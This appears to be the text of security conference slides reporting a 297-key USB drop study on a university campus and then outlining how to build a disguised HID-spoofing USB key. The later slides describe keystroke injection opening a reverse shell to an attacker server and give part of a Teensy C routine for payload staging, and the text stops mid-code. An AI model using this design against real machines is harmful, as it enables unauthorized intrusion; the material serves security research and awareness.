DOES DROPPING USB DRIVES REALLY WORK?

Elie Bursztein

Does dropping USB keys really work?

Agenda

What are the different type of attacks carried over USB
Brief overview of what the different type of attacks and their pros & cons

How effective are USB drop attacks?
We dropped 297 USB keys on UIUC campus to find out

Improving USB drop attack by using realistic HID spoofing keys
A journey into making HID spoofing keys suitable for drop attack

The different types of USB attacks

# Types of attack carried via USB drive

Social Engineering

HID Spoofing

Human Interface Device

Driver 0-day

Social engineering illustrated

Regular USB — Contains → Confidential.html

HID illustrated

HID USB → Emulate → Emulated keyboard → Keystroke injection → Victim's computer → Connect (reverse tcp shell) → Attacker's Server

Attacks pros & cons

Attack vector	Mostly used by	Complexity & Cost	Reliability	Stealth	Cross OS
Social engineering	Academics Our study!	★	★	★	★★★
HID Spoofing Human Interface Device	White Hat Corporate espionage	★★	★★★	★★	★★
0-day	Government High-end corp espionage	★★★★	★★★★	★★★★	★

How effective are USB drop attacks?

Game Plan

Drop **297 USB keys**
and see what happens

Experimental setup

297 social-eng USB keys dropped on the University of Illinois campus
Worked with IRB, University Counsel, and public safety — regular USB keys with plain html files

Built a USB key creation, dropping and monitoring system
Built a custom solution based on App-engine and Android for the experiment

Debriefing of the subject via optional survey
Offered users to keep the key and to optionally give us feedback

Server
(GAE)

Optional survey

Register

Drop info

HTTP ping on open

Redirect

USB Key creator

Android App

HTML file in USB key

Create files

https://ly.tl/malusb

# USB keys appearance

# USB keys content

No label

Final exam

Confidential

Drop location type

Parking lot

Outside

Common room

Classroom

Hallway

Drop action

Legend:

- Academic Room
- Common Room
- Hallway
- Outside
- Parking Lot

Busted on Reddit

45% of the keys phoned home

Study in numbers

	Total	Fraction
Key dropped	297	
Key picked up	290	98%
Key who phoned home	135	45%
Key returned	54	19%
People answering survey	62	21%

Click rate over time for opened keys

Opening rate by USB key appearance

Physical keys	53%
Exams	50%
Confidential	50%
None	45%
Physical Keys & Return Label	29%

0%   10%   20%   30%   40%   50%   60%

Fraction of USB keys with a file opened

Opening rate by drop location

Self-reported motivation

Other
14%

Returning drive
68%

Curious
18%

Type of documents opened

Fraction of USB keys with a file opened

- Picture
- Resume
- Other documents

With physical keys (blue), **With return label** (yellow), **Nothing** (red)

	Picture	Resume	Other documents
With physical keys	45%	36%	18%
With return label	43%	29%	28%
Nothing	33%	53%	14%

Some people have opened multiple file types which explains the percentages not adding up to 100%.

Making USB drop attack effective

Would you plug those?

Adrian Crenshaw's - Defcon 2010

Samy Kamkar - 2014

https://ly.tl/malusb

Challenges to make droppable HID spoofing devices

Cross-device via OS fingerprinting
Keyboards and other HID devices were never meant to be OS aware

Small binary-less persistent reverse-shell
Create small payload that spawns a reverse-shell without triggering AV

Camouflaging HID device as a credible USB drive
Making our custom USB key look legit

Hardware

Teensy 3.2:

Off the shelf keyboard emulation

C framework

Arduino compatible

Payload crafting

Staging overview

```
Driver loaded?
      |
      v
OS fingerprint
      |
      v
Reverse shell
execution
```

GOTCHA: No direct feedback

No easy way to test for

1. Timing between commands

2. Successful execution

Use CAPS lock key toggling as feedback bit

Testing if drivers are loaded

Idea: try to blink light and test if we can lock toggle the CAPS lock key status

```c
void wait_for_drivers(void) {
    //until we are ready
    for(int i = 0; i < LOCK_ATTEMPTS && (!is_locked()); i++) {
        digitalWrite(LED_PIN, HIGH);
        digitalWrite(LED_PIN, LOW);
        delay(LOCK_CHECK_WAIT_MS);
        toggle_lock();
    }

    // maybe it is seen as a new keyboard, evading
    if (!is_locked()) {
        osx_close_windows();
    }

    //resetting lock
    reset_lock();
    delay(100);
}
```

OS fingerprinting

```c
bool fingerprint_windows(void) {
